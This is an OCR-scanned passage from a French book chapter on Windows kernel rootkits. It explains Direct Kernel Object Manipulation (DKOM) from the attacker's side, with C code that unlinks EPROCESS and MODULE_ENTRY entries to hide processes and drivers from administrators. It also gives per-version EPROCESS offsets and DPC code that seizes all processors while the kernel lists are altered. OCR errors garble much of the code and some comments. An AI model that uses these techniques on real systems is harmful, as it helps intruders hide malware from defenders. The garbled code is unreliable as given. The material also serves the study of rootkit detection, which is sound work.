La fonction `RootkitDispatch` est décrite ci-après. Elle obtient d'abord l'emplacement actuel de la pile de l'IRP pour pouvoir récupérer les tampons d'entrée et de sortie et d'autres informations essentielles. La pile de l'IRP contient le code de la fonction majeur de l'IRP. Souvenez-vous, il s'agit de `IRP_MJ_DEVICE_CONTROL` pour les IOCTL provenant de notre processus utilisateur. Les autres données importantes dans la pile de l'IRP sont les codes IOCTL. Ce sont les codes de contrôle de `ioct-` lcmd. `h` mentionnés plus haut. Comme déjà indiqué, ils doivent être identiques pour le code du driver et celui du mode utilisateur.

```
NTSTATUS RootkitDispatch(IN PDEVICE_OBUECT DeviceObject,
                           IN PIRP Irp)
{
   PI0_STACK_L0CATION irpStack;
   PVOID              inputBuffer;
   PVOID              outputBuffer;
   ULONG              inputBufferLength;
```

```
      ULONG               outputBufferLength ;
      ULONG               ioControlCode;
      NTSTATUS            ntstatus;
   // Définit la requête comme étant réussie ntstatus = Irp-
   >IoStatus.Status = STATUS_SUCCESS;
   Irp->IoStatus.Information = 0;
   // Obtient un pointeur vers l'emplacement courant dans l'IRP.
   // C'est l'endroit où se trouvent le code de fonction // et les
   paramètres.
   irpStack = IoGetCurrentlrpStackLocation (Irp);
   // Obtient le pointeur vers le tampon d'E/S et sa longueur inputBuffer  =
   Irp->AssociatedIrp.SystemBuffer;
   inputBufferLength = irpStack-
   >Parameters.DeviceloControl.InputBufferLength; outputBuffer     =
   Irp->AssociatedIrp.SystemBuffer;
   outputBufferLength = irpStack-
   >Parameters.DeviceloControl.OutputBufferLength; ioControlCode   =
   irpStack-
   >Parameters.DeviceloControl.IoControlCode; switch (irpStack-
   >MajorFunction) { case IRP_MJ_CREATE: break;
      case IRP_MJ_CLOSE:
        break;
      // Ces IRP nous intéressent,
      // ils viennent de la portion en mode utilisateur,
      case IRP_MJ_DEVICE_CONTROL: switch (ioControlCode) {
      case IOCTL_DRV_INIT:
              // Insérez du code pour initialiser le rootkit
              // si nécessaire.
              break;
           case IOCTL_DRV_VER:
              // Retournez les informations de version du rootkit
              // si vous le souhaitez.
              break;
         }
         break;
      }
      IoCompleteRequest( Irp, I0_N0_INCREMENT );
      return ntstatus;
   }
```

Vous devriez maintenant avoir compris comment communiquer avec un driver, votre rootkit, à partir d'un processus en mode utilisateur. Tout cela n'était toutefois que la partie ennuyeuse. Voyons maintenant ce qu'un rootkit dans le noyau peut faire avec la technique DKOM.

Dissimulation d'objets du noyau avec DKOM

Tous les systèmes d'exploitation stockent des informations de reporting en mémoire, généralement sous forme de structures ou d'objets. Lorsqu'un processus utilisateur demande au système certaines informations, telles qu'une liste de processus, de threads ou de drivers, ces objets sont renvoyés à l'utilisateur. Puisqu'ils sont en mémoire, vous pouvez les altérer directement. Il n'est pas nécessaire de hooker l'appel API ni de filtrer la réponse.

Dissimulation de processus

Les systèmes d'exploitation Windows NT/2000/XP/2003 gèrent des objets Executive qui décrivent les processus et les threads. Ces objets sont référencés par `Taskmgr.exe` et d'autres outils de reporting pouvant lister les processus qui s'exécutent sur la machine. Par exemple, `ZwQuerySystemInformation` utilise ces objets pour lister les processus actifs. Si vous comprenez le rôle de ces objets, vous pouvez les modifier pour masquer des processus, élever le niveau de privilèges de processus ou apporter d'autres changements.

La liste des processus actifs est obtenue en parcourant une liste doublement chaînée référencée dans la structure `EPROCESS` de chaque processus. Plus particulièrement, cette structure contient une structure `LIST_ENTRY` contenant les membres `FLINK` et `BLINK`. Ce sont deux pointeurs vers les processus voisins situés juste avant et juste après le descripteur de processus courant.

Pour cacher un processus, vous devez comprendre la structure de `EPROCESS`. La première chose à faire est d'en récupérer une en mémoire. Sachez qu'elle change pratiquement à chaque nouvelle release du système d'exploitation, mais vous pourrez toujours récupérer un pointeur vers le processus actif courant en appelant `PsGetCurrentProcess` et en obtenir sa structure `EPROCESS`. Cette fonction est en fait un alias pour la fonction `IoGetCurrentProcess`. Si vous désassemblez cette fonction, vous verrez qu'il ne s'agit que de deux assignations et d'un retour :

```
mov eax, fs :
0x00000124; mov eax,
[eax + 0x44]; ret
```

Pourquoi ce code fonctionne-t-il ? Windows possède un bloc de contrôle de processeur appelé KPRCB *(Kernel Processor Control Block*) qui est unique et se trouve à l'adresse `0xFFDFF120` dans l'espace du noyau. Le code assembleur pour `IoGetCur-rentProcess` va à l'offset `0x124` à partir du registre `FS`. C'est le pointeur vers le bloc

`ETHREAD` courant. A partir de ce bloc, nous pouvons suivre le pointeur de la structure `KTHREAD` vers le bloc `EPROCESS` du processus actuel. Nous parcourons ensuite la liste doublement chaînée des blocs `EPROCESS` jusqu'à ce que nous trouvions le processus que nous désirons cacher (voir Figure 7.1).




Figure 7.1
Cheminement depuis le bloc KPRCB jusqu'à la

Une manière de trouver un processus est d'utiliser son identifiant appelé le PID *(.Process Identifier).* Ce PID se trouve `à` un certain offset dans `EPROCESS`, qui varie selon la version du système. C'est `là` que la détermination de version réalisée plus haut entre enjeu. Le Tableau 7.1 récapitule les divers offsets par version de système d'exploitation.

Tableau 7.1 : Offsets vers le PID et FLINK dans le bloc EPROCESS

	Windows NT	*Windows 2000*	*Windows XP*	*Windows XP SP2*	*Windows 2003*
`Offset de PID`	`0x94`	`0x9C`	`0x84`	`0x84`	`0x84`
`Offset de FLINK`	`0x98`	`0xA0`	`0x88`	`0x88`	`0x88`

L'extrait de code suivant utilise ces offsets pour parcourir la liste chaînée des processus jusqu'à trouver un certain PID. La fonction retourne l'adresse du bloc `EPROCESS` demandé par la variable `terminate_PID` :

```
// FindProcessEPROC reçoit le PID du processus à trouver
// et retourne l'adresse du bloc EPROCESS pour le processus voulu.
DWORD FindProcessEPROC (int terminate_PID)
{
   DWORD eproc       =  0x00000000;
   int current_PID   =  0;
   int start_PID     =  0;
   int i_count       =  0;
   PLIST_ENTRY plist_active_procs;
   if (terminate_PID == 0) return
   terminate_PID;
   // Récupère l'adresse du bloc EPROCESS courant
   eproc = (DWORD) PsGetCurrentProcess(); start_PID
   = *((int *)(eproc+PIDOFFSET)); current_PID =
   start_PID; while(1)
   {
      if(terminate_PID == current_PID) // Trouvé return eproc;
      else if((i_count >= 1) && (start_PID == current_PID))
      {
         return 0x00000000;
      }
      else { // Avance dans la liste
         plist_active_procs = (LIST_ENTRY *) (eproc+FLINKOFFSET);
         eproc = (DWORD) plist_active_procs->Flink;
         eproc = eproc - FLINKOFFSET;
         current_PID = *((int *)(eproc+PIDOFFSET));
         i_count++;
      }
   }
}
```

Cacher un processus par son PID n'est pas toujours une méthode pratique. Puisque les PID sont choisis pseudo-aléatoirement, il est plus fiable pour un rootkit de masquer un processus par son nom. Le nom de processus est également trouvé dans le bloc `EPROCESS` sous forme d'une chaîne de caractères (un array). Pour trouver son offset dans `EPROCESS`, vous pouvez appeler la fonction suivante à partir de la fonction `DriverEntry` du rootkit :

```
ULONG GetLocationOfProcessName()
{
   ULONG ul_offset;
   PEPROCESS CurrentProc = PsGetCurrentProcess();
```

```
        // Cette méthode échoue si la taille du bloc EPROCESS //
        dépasse celle de la page.
        for(ul_offset = 0; ul_offset < PAGE_SIZE; ul_offset++)
        {
           if( !strncmp( "System", (PCHAR) CurrentProc + ul_offset,
              strlen("System")))
           {
              return ul_offset;
           }
        }
        return (ULONG) 0;
    }
```

`GetLocationOf ProcessName` retourne l'offset dans `EPROCESS` du nom de processus. Cela fonctionne car `DriverEntry` est toujours appelé par le processus System si le driver a été chargé en utilisant le Gestionnaire de contrôle de services, le SCM *(Service Control Manager)*. Cette fonction scanne la mémoire de la structure `EPROCESS` courante en recherchant la chaîne `"System"`. Lorsqu'elle est trouvée, la fonction retourne l'offset — cette technique a été d'abord trouvée par Sysinternals et est utilisée par de nombreux outils de la société. Vous pouvez modifier `FindProcessEPROC` afin de rechercher le processus par son nom plutôt que par son PID.

N'oubliez toutefois pas que les noms de processus ne sont pas uniques. Le nom à l'intérieur de la structure `EPROCESS` est une chaîne de 16 octets ne représentant généralement que les 16 premiers caractères du nom du fichier binaire sur disque contenant le code. Seul le PID identifie de façon unique un processus.

Une fois que vous avez trouvé le bloc `EPROCESS` du processus à cacher, vous devez changer la valeur du pointeur `FLINK` du bloc `EPROCESS` qui le précède et le pointeur `BLINK` de celui qui le suit pour maintenir la cohérence de la liste chaînée. Pour cela, donnez-leur respectivement la valeur des pointeurs `FLINK` et `BLINK` du bloc à dissimuler (voir Figure 7.2).


Le code suivant appelle `FindProcessEPROC` pour trouver le bloc `EPROCESS` spécifié par `PID_TO_HIDE`. Elle change ensuite le bloc `EPROCESS` retourné afin de le retirer de la liste chaînée :

```
    DWORD eproc = 0;
    PLIST_ENTRY plist_active_procs;
    // Trouve le EPROCESS à dissimuler eproc
    = FindProcessEPROC (PID_TO_HIDE); if
    (eproc == 0x00000000)
        return STATUS_INVALID_PARAMETER;
```

```
plist_active_procs = (LIST_ENTRY *)(eproc+FLINKOFFSET);
// Change FLINK et BLINK dans le bloc précédant // et le
bloc suivant EPROCESS, respectivement.
*((DWORD *)plist_active_procs->Blink) = (DWORD) plist_active_procs->Flink;
*((DWORD *)plist_active_procs->Flink+1 ) = (DWORD) plist_active_procs->Blink;
// Change les pointeurs FLINK et BLINK du processus caché // pour qu'une fois
déréférencés ils pointent vers une zone valide // de la mémoire.
plist_active_procs->Flink = (LIST_ENTRY *) &(plist_active_procs->Flink);
plist_active_procs->Blink = (LIST_ENTRY *) &(plist_active_procs->Flink);
```

Figure 7.2

Illustration de la liste de processus actifs après la dissimulation de notre processus



Si `le` bloc `EPROCESS` est trouvé, le code modifie, comme introduit précédemment, les pointeurs `FLINK` et `BLINK` des blocs contigus.

Notez que les deux dernières lignes changent les pointeurs `FLINK` et `BLINK` du processus masqué de manière à les faire pointer vers eux-mêmes. Si cela n'était pas

fait, le rootkit pourrait produire un plantage avec écran bleu en quittant le processus. Cela est dû à la fonction privée de noyau `PspExitProcess`.

Comme vous pouvez l'imaginer, lorsqu'un processus est détruit, la liste chaînée des processus doit être mise à jour pour refléter les changements. C'est pour cela que les pointeurs de voisinage des blocs contigus ont été modifiés. Mais qu'arrive-t-il au processus caché lorsque l'un des voisins quitte ? Un des pointeurs ne référencerait alors plus un processus valide, voire même une région mémoire valide. Pour éviter cela, les deux dernières lignes du code modifient les pointeurs pour qu'ils se référencent eux-mêmes. Ainsi, ils sont toujours valides lorsque `PspExitProcess` est appelé.

Notes sur la planification d'exécution de processus

De prime abord, on pourrait penser que la dissimulation d'un processus en enlevant son descripteur de la liste chaînée des blocs EPROCESS l'empêcherait de se voir allouer une tranche de temps dans laquelle s'exécuter. Nous avons pu observer que cela n'était pas le cas. L'algorithme de planification de Windows est très complexe, exécuté avec une granularité de niveau thread et intégrant un système de priorités et de préemption. Ainsi, un thread est prévu pour être exécuté pendant un certain quantum de temps, qui est l'intervalle s'écoulant avant que le système n'interrompe l'exécution du thread pour vérifier s'il existe d'autres threads de priorité égale ou supérieure qui nécessiteraient de réduire le niveau de priorité du thread courant. Un processus peut posséder plusieurs threads d'exécution, chacun d'eux étant représenté par une structure ETHREAD.

Dans la prochaine section, nous vous présentons une technique similaire pour masquer des drivers. A l'instar des processus, ils sont également stockés sous forme d'une liste doublement chaînée dans le noyau.

Dissimulation de drivers

Il s'agit d'une étape également importante d'un rootkit. L'un des premiers endroits que l'administrateur examinera s'il suspecte un intrus est la liste des drivers. L'utilitaire `Drivers. exe` du kit de ressources de Microsoft est l'outil qu'un administrateur peut utiliser pour lister les drivers d'un système. D'autres outils, tels que le Gestionnaire de périphériques, ou WDM *(Windows Device Manager*), permettent également d'afficher des informations sur les drivers. Outre ces outils, de nombreux fabricants tiers fournissent leurs propres utilitaires.

Tous ces outils s'appuient sur la fonction de noyau `ZwQuerySystemInformation`. Cette fonction, avec une valeur 11 pour le paramètre `SYSTEM_INFORMATION_CLASS`,

retourne la liste des modules chargés dans le noyau. Si vous avez lu les chapitres précédents, cette fonction devrait vous sembler familière. C'est elle qui a été hookée au Chapitre 4 dans la section sur le hooking de la table SSDT pour dissimuler des processus, sauf que nous recherchions une classe d'une autre catégorie.

Dans cette section, nous allons vous mettre dans la peau d'un attaquant modifiant la liste doublement chaînée de modules chargés, qui inclut votre rootkit, en utilisant la technique DKOM sans hook du noyau, comme nous l'avons fait dans la section précédente.

L'objet `MODULE_ENTRY` est utilisé par le noyau pour garder trace des drivers en mémoire. Notez que le premier membre de la structure est de type `LIST_ENTRY`. Nous avons vu précédemment comment de telles entrées fonctionnent et comment les altérer pour faire disparaître un élément de la chaîne.

```
// Entrée de module non documentée dans la mémoire du noyau
//
typedef struct _MODULE_ENTRY {
    LIST_ENTRY module_list_entry;
    DWORD unknownl[4];
    DWORD base;
    DWORD driver_start;
    DWORD unknown2;
    UNICODE_STRING driver_Path;
    UNICODE_STRING driver_Name;
    //...
} MODULE_ENTRY, *PMODULE_ENTRY;
```

L'astuce consiste ici à trouver la liste chaînée. Dans le cas des processus, c'est une opération simple car vous pouvez toujours obtenir le bloc `EPROCESS` du processus courant en appelant `PsGetCurrentProcess`. En revanche, il n'y a pas d'appel de ce genre pour obtenir la liste des drivers.

Certains ont tenté de la rechercher en mémoire, mais cette solution est loin d'être optimale. Lorsque l'on inspecte la mémoire pour essayer de trouver des fonctions qui référencent la liste, il est courant d'utiliser une signature. Toutefois, ces fonctions changent selon le système d'exploitation. Dans Windows XP et les versions ultérieures, le bloc KPRCB *(Kernel Processor Control Block*) contient des informations supplémentaires au sein desquelles vous pouvez localiser la liste des drivers, mais ce n'est pas une solution viable si votre rootkit est installé sur des versions antérieures du système d'exploitation.

Nous avons élaboré une méthode qui permet de trouver l'emplacement de cette liste. A l'aide de WinDbg, nous pouvons afficher les membres de la structure `DRIVER OBJECT`. Les voici :

```
typedef struct _DRIVER_OBJECT {
   short Type;                   //  Int2B
   short Size;                   //  Int2B
   PVOID DeviceObject;           //  Ptr32 _DEVICE_OBJECT
   DWORD Flags;                  //  Uint4B
   PVOID DriverStart;            //  Ptr32 Void
   DWORD DriverSize;             //  Uint4B
   PVOID DriverSection;          //  Ptr32 Void
   PVOID DriverExtension;        //  Ptr32 DRIVER EXTENSION
   UNICODE STRING DriverName;    //    UNICODE STRING
      UNICODE STRING HardwareDatabase;// Ptr32 UNICODE STRING
   PVOID FastloDispatch;         //  Ptr32 FAST 10 DISPATCH
   PVOID Driverlnit;             //  Ptr32
   PVOID DriverStartlo; // Ptr32 PVOID DriverUnload; //
Ptr32 PVOID MajorFunction // [28] Ptr32 } DRIVER_OBJECT,
*PDRIVER_OBJECT;
```

L'un des champs non documentés de cette structure est un pointeur vers la structure `MODULE_ENTRY` du driver. Il est à l'offset `0x14` dans `DRIVER_OBJECT`, ce qui ferait de lui le membre `DriverSection` de cette structure. En chargeant votre rootkit à l'aide du Gestionnaire de contrôle de services (SCM), vous obtenez toujours un pointeur vers l'objet `DRIVER_OBJECT` dans la fonction `DriverEntry`. Le code suivant illustre comment trouver une entrée arbitraire dans la liste des modules actifs :


```
DWORD FindPsLoadedModuleList (IN PDRIVER_OBJECT DriverObject)
{
   PMODULE_ENTRY pm_current; if (DriverObject == NULL)
return 0;
   // Déréférence l'offset 0x14 dans l'objet driver.
   // Vous devriez maintenant avoir l'adresse d'une entrée de module.
pm_current = *((PMODULE_ENTRY*)((DWORD)DriverObject + 0x14)); if
(pm_current == NULL) return 0;
   gul_PsLoadedModuleList = pm_current; return (DWORD) pm_current;
}
```

Une fois que vous avez trouvé une entrée dans la liste de modules, vous pouvez parcourir la liste jusqu'à ce que vous trouviez le driver à dissimuler. Ensuite, c'est juste une affaire de changement des pointeurs de voisinage `FLINK` et `BLINK`, comme

nous l'avons vu dans la section précédente. Cette méthode de dissimulation est illustrée à la Figure 7.3 et dans l'extrait de code suivant :

```
PMODULE_ENTRY pm_current;
UNICODE_STRING uni_hide_DriverName;
// Nous parcourons la liste de drivers sans synchronisation // pour plusieurs
threads. Nous ne pouvons élever le niveau d'IRQL à // DISPATCH_LEVEL car nous
utilisons RtlCompareUnicodeString qui doit // être appelé au niveau
PASSIVE_LEVEL. pm_current = gul_PsLoadedModuleList;
while ((PMODULE_ENTRY)pm_current->le_mod.Flink!=gul_PsLoadedModuleList)
{
   if ((pm_current->unk1 != 0x00000000) && (pm_current->driver_Path.Length !=
       0)
   {  // Compare le nom de la cible à celui de chaque driver
      if (RtlCompareUnicodeString(&uni_hide_DriverName, & ^(pm_current-
      >driver_Name),
FALSE) == 0)
      { // Modifie les voisins
        *((PDWORD)pm_current->le_mod.Blink)=(DWORD)
        *»pm_current->le_mod.Flink;
        pm_current->le_mod.Flink->Blink = pm_current->le_mod.Blink; break;
      }
   } // Avance dans la liste
   pm_current = (MODULE_ENTRY*)pm_current->le_mod.Flink;
```

Figure 7.3
La liste des entrées de drivers dans la liste doublement chaînée



Dans l'extrait de code précédent, `pm current` est utilisé pour parcourir la liste et rechercher le driver à dissimuler, `uni_hide_DriverName`. Pour chaque module dans la liste, la chaîne Unicode ciblée est comparée à celle qui est analysée dans la liste. Si les noms correspondent, les pointeurs `FLINK` et `BLINK` des structures MODULE_ENTRY contiguës sont modifiés.

Dans cet exemple, nous n'apportons aucun changement au module dissimulé comme nous l'avons fait pour le processus. C'est un choix discutable qui repose sur le fait que les drivers ne sont généralement pas chargés et déchargés comme des processus. La modification n'est donc probablement pas requise.

Notez que la fonction qui compare les chaînes Unicode doit être appelée au niveau `PASSIVE_LEVEL`. L'importance de ce point est examinée dans la section suivante.

Question de synchronisation

Parcourir la liste chaînée des processus actifs en utilisant directement la structure `EPROCESS` est une opération délicate, comme l'est celle d'inspection de la liste des modules chargés. Les processus peuvent être créés et détruits par le noyau pendant que le contexte du rootkit est en attente ou par un autre processeur si le rootkit est sur un système multiprocesseur. De même, un driver peut aussi être déchargé pendant que le contexte du rootkit attend de pouvoir s'exécuter.

Pour parcourir `la` liste des processus d'une manière sécurisée, votre rootkit devrait récupérer le mutex approprié, `PspActiveProcessMutex`. Ce mutex n'est pas exporté par le noyau. C'est `PsLoadedModuleResource` qui contrôle l'accès à la liste des drivers.

Une façon de trouver ces symboles, ou d'autres, qui ne sont pas exportés est d'inspecter la mémoire pour rechercher une séquence particulière. Cette solution n'est pas très élégante mais des preuves empiriques ont suggéré sa viabilité. L'inconvénient d'explorer la mémoire est que la séquence recherchée est très dynamique et diffère même avec la plus faible variation du système d'exploitation.

La traversée et la modification de ces listes deviennent périlleuses seulement en cas de préemption, lorsque le rootkit est mis en attente par l'entrée en activité d'un autre thread dans un autre processus. C'est le dispatcheur de noyau qui est responsable de cette gestion, et il s'exécute avec un IRQL `DISPATCH LEVEL`. Par conséquent, si un thread est exécuté avec ce même niveau, il ne devrait pas être touché

par le mécanisme de préemption. Toutefois, d'autres threads peuvent s'exécuter sur d'autres processeurs de la machine. Aussi, pour éviter la préemption, il faut élever tous les processeurs au niveau DISPATCH_LEVEL. Les seuls IRQL supérieurs à ce niveau sont ceux de périphériques, les DIRQL *(Device IRQL)*, mais ils servent au traitement des interruptions matérielles. Donc, si nous élevons l'IRQL de tous les processeurs à DISPATCH_LEVEL, nous bénéficions d'une sécurité relativement bonne.

Vous devez faire attention à ce que votre rootkit fait au niveau DISPATCH_LEVEL. Certaines fonctions ne peuvent pas être appelées à un tel niveau d'IRQL. Aussi, votre rootkit ne devrait pas accéder à de la mémoire qui a été paginée vers le disque sous peine de provoquer un plantage avec un écran bleu.

Votre rootkit aura besoin de variables globales pour savoir où il en est dans son processus d'élévation des processeurs à ce niveau et pour signaler quand il quitte. Nous les appellerons AllCPURaised et NumberOfRaisedCPU. La variable A11CPU- Raised agit comme une valeur booléenne. Lorsqu'elle est égale à 1, tous les processeurs ont été promus au niveau DISPATCH_LEVEL, ce qui signale en même temps aux threads qu'ils peuvent quitter. NumberOfRaisedCPU indique le nombre total de processeurs promus. Utilisez la fonction interlockedxxx pour changer ces variables de manière atomique.

Dans le code principal de notre rootkit, nous devons élever l'IRQL auquel il s'exécute. Appelez KeGetCurrentlrql pour déterminer le niveau actuel. C'est seulement s'il est inférieur à DISPATCH_LEVEL qu'il faudra appeler KeRai- sel rql.

Si le nouvel IRQL est inférieur à l'IRQL courant, un contrôle de debugging se produira.

Voici le code qui élève le thread actuel du rootkit à DISPATCH_LEVEL :

```
KIRQL Currentlrql, Oldlrql;
// Teste et élève au besoin l'IRQL
Currentlrql = KeGetCurrentIrql();
Oldlrql = Currentlrql; if
(Currentlrql < DISPATCH_LEVEL)
   KeRaiseIrql(DISPATCH_LEVEL, &01dlrql);
```

Vous devez maintenant élever l'IRQL de tous les autres processeurs. Pour notre objectif, nous utiliserons un appel différé, ou DPC *(Deferred Procedure Call)*.

Le gros avantage de recourir à un DPC est qu'il s'exécute au niveau `DISPATCH_LEVEL`. Un autre point important est que vous pouvez spécifier le processeur devant l'exécuter. Nous allons créer un DPC pour chacun des autres processeurs. Une simple boucle `FOR` répétant l'action pour le nombre total de processeurs, donné par `KeNumberProcessors`, remplira l'objectif.

Avant de pénétrer dans la boucle, nous devons appeler `KeCurrentProcessorNumber` pour déterminer le processeur sur lequel le thread maître du rootkit s'exécute. Puisque nous avons déjà élevé son niveau d'IRQL et que le thread du rootkit effectuera tout le travail de modification des ressources partagées, tel le changement des listes de processus et de drivers, nous ne voulons pas qu'il exécute notre DPC. Dans la boucle `FOR`, initialisez chaque DPC en appelant `KeInitializeDpc`. Cette fonction reçoit l'adresse de la fonction dont le code sera exécuté par le DPC. Dans notre cas, c'est `RaiseCPUIrqlAndWait`.

Après l'initialisation du DPC, la fonction `KeSetTargetProcessorDPC` assigne un processeur distinct pour chaque DPC que le rootkit a créé. L'exécution de ces DPC n'est qu'une affaire de placement de chaque appel dans la file d'attente des DPC pour le processeur correspondant au moyen d'un appel de `KeInsertQueueDpc`. A la fin de la fonction `GainExclusivity` se trouve une petite boucle `WHILE` qui compare la valeur dans `NumberOfRaisedCPU` au nombre de processeurs moins 1. Lorsque ces valeurs sont égales, tous les processeurs ont été traités et le rootkit dispose d'une priorité prenant le pas sur tout, sauf sur les DIRQL, mais ceux-ci ne sont pas problématiques.

Voici le code `GainExclusivity` :

```
PKDPC GainExclusivity()
{
   NTSTATUS ns;
   ULONG u_currentCPU;
   CCHAR i;
   PKDPC pkdpc, temp_pkdpc;
   if (KeGetCurrentIrql() != DISPATCH_LEVEL) return NULL;
   // Initialise les deux variables globales à zéro
   InterlockedAnd(&AllCPURaised, 0);
   InterlockedAnd(&NumberOfRaisedCPU, 0);
   // Alloue de la place pour nos DPC. En mémoire NonPagedPool !
   temp_pkdpc = (PKDPC) ExAllocatePool(NonPagedPool, KeNumberProcessors *
      sizeof(KDPC));
```

```
if (temp_pkdpc == NULL)
     return NULL; //STATUS_INSUFFICIENT_RESOURCES;
u_cunrentCPU = KeGetCurrentProcessorNumber(); pkdpc
= temp_pkdpc;
for (i = 0; i < KeNumberProcessors; i++, *temp_pkdpc++)
{
   // Veillez à ne pas planifier de DPC sur le // processeur
   courant. Ceci provoquerait un deadlock. if (i !=
   u_currentCPU)
   {
      KeInitializeDpc(temp_pkdpc,
                      RaiseCPUIrqlAndWait,
                      NULL);
   // Définit le processeur cible pour le DPC. L'appel serait sinon //
   placé dans la file d'attente du processeur courant // lors de l'appel
   de KelnsertQueueDpc. KeSetTargetProcessorDpc(temp_pkdpc, i);
   KeInsertQueueDpc(temp_pkdpc, NULL, NULL);
   }
}
while(InterlockedCompareExchange(&NumberOfRaisedCPU,
      KeNumberProcessors-1,   KeNumberProcessors-1)   !=
      KeNumberProcessors-1)
{
  _ asm nop;
}
return pkdpc; //STATUS_SUCCESS;
```

Lorsque `GainExclusivity` est exécutée, `RaiseCPUIrqlAndWait` est exécutée par chaque DPC. Son rôle est juste d'incrémenter d'une manière atomique le nombre total de processeurs élevés au niveau `DISPATCH_LEVEL`. Ensuite, elle attend dans une petite boucle jusqu'à ce qu'elle reçoive le signal lui indiquant qu'elle peut quitter en toute sécurité, ce signal étant la valeur `1` dans la variable `AllCPURaised`.

```
//////////////////////////////////////////////////////////////
//////
/
// RaiseCPUIrqlAndWait
//
// Description : Cette fonction est appelée lorsqu'un DPC est exécuté.
// Elle s'exécute alors au niveau DISPATCH_LEVEL. Son rôle // consiste
simplement à incrémenter un compteur donnant // le nombre de processeurs ayant
été élevés au niveau // DISPATCH_LEVEL. Elle attend ensuite dans une boucle le
signal // lui permettant de mettre fin au DPC en toute sécurité,
// libérant   leprocesseur du   niveau DISPATCH_LEVEL.

RaiseCPUIrqlAndWait(IN    PKDPC  Dpc,
                      IN  PVOID  DeferredContext,
                      IN  PVOID  SystemArgumentl,
                      IN  PVOID  SystemArgument2)
```

```
{
     InterlockedIncrement(&NumberOfRaisedCPU);
